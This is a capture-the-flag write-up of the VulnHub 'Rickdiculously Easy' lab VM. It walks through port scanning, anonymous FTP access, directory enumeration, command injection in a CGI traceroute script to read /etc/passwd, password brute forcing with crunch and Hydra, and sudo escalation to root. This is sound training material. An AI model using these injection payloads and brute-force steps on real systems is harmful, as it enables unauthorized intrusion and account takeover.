VulnHub Rickdiculously Easy 1
6 June, 2021
Machine Link: https://www.vulnhub.com/entry/rickdiculouslyeasy-1,207/
Beginning with an nmap scan
$ sudo nmap -A -sC -sV -O -p 1-20000 192.168.56.129
Starting Nmap 7.91 ( https://nmap.org )
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.129
Host is up (0.00086s latency).
Not shown: 19995 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh?
| fingerprint-strings:
|   NULL:
|_    Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http    Apache httpd 2.4.27 ((Fedora))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.27 (Fedora)
|_http-title: Morty's Website
9090/tcp  open  http    Cockpit web service 161 or earlier
|_http-title: Did not follow redirect to https://192.168.56.129:9090/
13337/tcp open  unknown
| fingerprint-strings:
|   NULL:
|_    FLAG:{TheyFoundMyBackDoorMorty}-10Points
22222/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:11:56:7f:c0:36:96:7c:d0:99:dd:53:95:22:97:4f (RSA)
|   256 20:67:ed:d9:39:88:f9:ed:0d:af:8c:8e:8a:45:6e:0e (ECDSA)
|_  256 a6:84:fa:0f:df:e0:dc:e2:9a:2d:e7:13:3c:e7:50:a9 (ED25519)
60000/tcp open  unknown
| fingerprint-strings:
|   NULL, ibm-db2:
|_    Welcome to Ricks half baked reverse shell...
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port22-TCP:V=7.91%I=7%D=6/6%Time=60BC6AEE%P=x86_64-pc-linux-gnu%r(NULL,
SF:42,"Welcome\x20to\x20Ubuntu\x2014\.04\.5\x20LTS\x20\(GNU/Linux\x204\.4\
SF:.0-31-generic\x20x86_64\)\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port13337-TCP:V=7.91%I=7%D=6/6%Time=60BC6AEE%P=x86_64-pc-linux-gnu%r(NU
SF:LL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port60000-TCP:V=7.91%I=7%D=6/6%Time=60BC804F%P=x86_64-pc-linux-gnu%r(NU
SF:LL,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20reverse\x20shell\.\.\
SF:.\n#\x20")%r(ibm-db2,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20rev
SF:erse\x20shell\.\.\.\n#\x20");
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.86 ms 192.168.56.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.59 seconds
Right away, I think the first flag is visible in the nmap scan of port 13337
Anonymous login was enabled on the FTP service so grabbed another flag from there.
# ftp 192.168.56.129
Connected to 192.168.56.129.
220 (vsFTPd 3.0.3)
Name (192.168.56.129:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
226 Transfer complete.
42 bytes received in 0.01 secs (5.4082 kB/s)
# cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
The website only had an image but gobuster revealed something interesting
$ ./gobuster dir -r -u http://192.168.56.129 -w wordlists/common.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.129
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 218]
/.htaccess            (Status: 403) [Size: 218]
/.htpasswd.php        (Status: 403) [Size: 222]
/.htaccess.php        (Status: 403) [Size: 222]
/.hta                 (Status: 403) [Size: 213]
/.hta.php             (Status: 403) [Size: 217]
/cgi-bin/             (Status: 403) [Size: 217]
/index.html           (Status: 200) [Size: 326]
/passwords            (Status: 200) [Size: 1105]
/robots.txt           (Status: 200) [Size: 126]

===============================================================
Finished
===============================================================
$ curl http://192.168.56.129/robots.txt
They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*

$ curl http://192.168.56.129/passwords/FLAG.txt
FLAG{Yeah d- just don't do it.} - 10 Points

$ curl http://192.168.56.129/passwords/passwords.html
<!DOCTYPE html>
<html>
<head>
<title>Morty's Website</title>
<body>Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide them.. I'd delete them entirely but I know you'd go bitching to your mom. That's the last thing I need.</body>
<!--Password: winter-->
</head>
</html>
So till now I have 30 points, a password and two suspiciously named CGI files. I moved on to the port 9090 and found another flag on the home page there.

40 points...
Next I connected to port 60000 and found another flag
$ nc 192.168.56.129 60000
# id
id: command not found
# whoami
root
# pwd
/root/blackhole/
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
50 points...
Moving on, one of the CGIs said "Under Construction", the other ran traceroute on an IP and looked like it could be used to my benefit


$ curl "http://192.168.56.129/cgi-bin/tracertool.cgi?ip=127.0.0.1;whoami"
<html><head><title>Super Cool Webpage
</title></head>
<b>MORTY'S MACHINE TRACER MACHINE</b>
<br>Enter an IP address to trace.</br>
<form action=/cgi-bin/tracertool.cgi
    method="GET">
<textarea name="ip" cols=40 rows=4>
</textarea>
<input type="submit" value="Trace!">
</form>
<pre>
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1  localhost (127.0.0.1)  0.024 ms  0.009 ms  0.006 ms
apache                  <-----
</pre>
</html>

$ curl -s "http://192.168.56.129/cgi-bin/tracertool.cgi?ip=127.0.0.1;pwd" | grep -B 1 "/pre"
/var/www/cgi-bin
</pre>
I wasn't able to cat anything though since cat was replaced with something that gave an actual cat as output
$ curl -s "http://192.168.56.129/cgi-bin/tracertool.cgi?ip=127.0.0.1;cat%20/etc/passwd"
<html><head><title>Super Cool Webpage
</title></head>
<b>MORTY'S MACHINE TRACER MACHINE</b>
<br>Enter an IP address to trace.</br>
<form action=/cgi-bin/tracertool.cgi
    method="GET">
<textarea name="ip" cols=40 rows=4>
</textarea>
<input type="submit" value="Trace!">
</form>
<pre>
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1  localhost (127.0.0.1)  0.025 ms  0.012 ms  0.010 ms
                         _
                        | \
                        | |
                        | |
   |\                   | |
  /, ~\                / /
 X     `-.....-------./ /
  ~-. ~  ~              |
     \             /    |
      \  /_     ___\   /
      | /\ ~~~~~   \  |
      | | \        || |
      | |\ \       || )
     (_/ (_/      ((_/

</pre>
</html>
So I used head to gather more information
$ curl -s "http://192.168.56.129/cgi-bin/tracertool.cgi?ip=127.0.0.1;head%20-100%20/etc/passwd"
<html><head><title>Super Cool Webpage
</title></head>
<b>MORTY'S MACHINE TRACER MACHINE</b>
<br>Enter an IP address to trace.</br>
<form action=/cgi-bin/tracertool.cgi
    method="GET">
<textarea name="ip" cols=40 rows=4>
</textarea>
<input type="submit" value="Trace!">
</form>
<pre>
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1  localhost (127.0.0.1)  0.021 ms  0.009 ms  0.006 ms
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
</pre>
</html>
I tried to SSH on port 22222 as Summer with the password found earlier winter and it worked
# ssh Summer@192.168.56.129 -p 22222
The authenticity of host '[192.168.56.129]:22222 ([192.168.56.129]:22222)' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmxUO9cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.129]:22222' (ECDSA) to the list of known hosts.
Summer@192.168.56.129's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ id
uid=1002(Summer) gid=1002(Summer) groups=1002(Summer) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[Summer@localhost ~]$ whoami
Summer
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ head -100 FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
Inside /home/Morty I found two files, a password protected zip and its password file, an image.
[Summer@localhost ~]$ cd /home/Morty/
[Summer@localhost Morty]$ ls
journal.txt.zip  Safe_Password.jpg
[Summer@localhost Morty]$ unzip journal.txt.zip
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
[Summer@localhost Morty]$ hexdump -C Safe_Password.jpg | head -100
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 00 00 60  |......JFIF.....`|
00000010  00 60 00 00 ff e1 00 8c  45 78 69 66 00 00 4d 4d  |.`......Exif..MM|
00000020  00 2a 00 00 00 08 00 05  01 12 00 03 00 00 00 01  |.*..............|
00000030  00 01 00 00 01 1a 00 05  00 00 00 01 00 00 00 4a  |...............J|
00000040  01 1b 00 05 00 00 00 01  00 00 00 52 01 28 00 03  |...........R.(..|
00000050  00 00 00 01 00 02 00 00  87 69 00 04 00 00 00 01  |.........i......|
00000060  00 00 00 5a 00 00 00 00  00 00 00 60 00 00 00 01  |...Z.......`....|
00000070  00 00 00 60 00 00 00 01  00 03 a0 01 00 03 00 00  |...`............|
00000080  00 01 00 01 00 00 a0 02  00 04 00 00 00 01 00 00  |................|
00000090  03 50 a0 03 00 04 00 00  00 01 00 00 04 38 00 00  |.P...........8..|
000000a0  00 00 ff ed 00 38 20 54  68 65 20 53 61 66 65 20  |.....8 The Safe |
000000b0  50 61 73 73 77 6f 72 64  3a 20 46 69 6c 65 3a 20  |Password: File: |
000000c0  2f 68 6f 6d 65 2f 4d 6f  72 74 79 2f 6a 6f 75 72  |/home/Morty/jour|
000000d0  6e 61 6c 2e 74 78 74 2e  7a 69 70 2e 20 50 61 73  |nal.txt.zip. Pas|
000000e0  73 77 6f 72 64 3a 20 4d  65 65 73 65 65 6b 00 38  |sword: Meeseek.8|
000000f0  42 49 4d 04 04 00 00 00  00 00 00 38 42 49 4d 04  |BIM........8BIM.|
...

[journal.txt.zip] journal.txt password:
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
80 points...
Inside /home/RickSanchez/RICKS_SAFE, I found a binary called safe but I couldn't execute nor could I change the permrissions, so I just copied it and then was able to execute it
[Summer@localhost RICKS_SAFE]$ ./safe
-bash: ./safe: Permission denied
[Summer@localhost RICKS_SAFE]$ cp safe ~
[Summer@localhost ~]$ chmod +x safe
[Summer@localhost ~]$ ./safe
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
Given the number found earlier as an argument worked
[Summer@localhost ~]$ ./safe 131333
decrypt:        FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order


1 uppercase character
1 digit
One of the words in my old bands name.
100 points...
Hints for a password mean that I can potentially create a wordlist and brute force the password. Rick's band was called "The Flesh Curtains"
# crunch 7 7 -t ,%Flesh -p Flesh >> wordlist
Crunch will now generate approximately the following amount of data: 249600 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 31200
# crunch 10 10 -t ,%Curtains >> wordlist
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

# Using with Hydra
[22222][ssh] host: 192.168.56.129   login: RickSanchez   password: P7Curtains
Logging in as RickSanchez, I saw that I am allowed to run any command as root using sudo
[RickSanchez@localhost ~]$ sudo -l
[sudo] password for RickSanchez:
Matching Defaults entries for RickSanchez on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User RickSanchez may run the following commands on localhost:
    (ALL) ALL
So I grabbed the flag from /root
[RickSanchez@localhost ~]$ sudo /bin/bash -p
[root@localhost RickSanchez]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost RickSanchez]# whoami
root
[root@localhost RickSanchez]# cd /root
[root@localhost ~]# ls
anaconda-ks.cfg  FLAG.txt
[root@localhost ~]# head FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
130 points...
This was a fun machine, I liked learning about crunch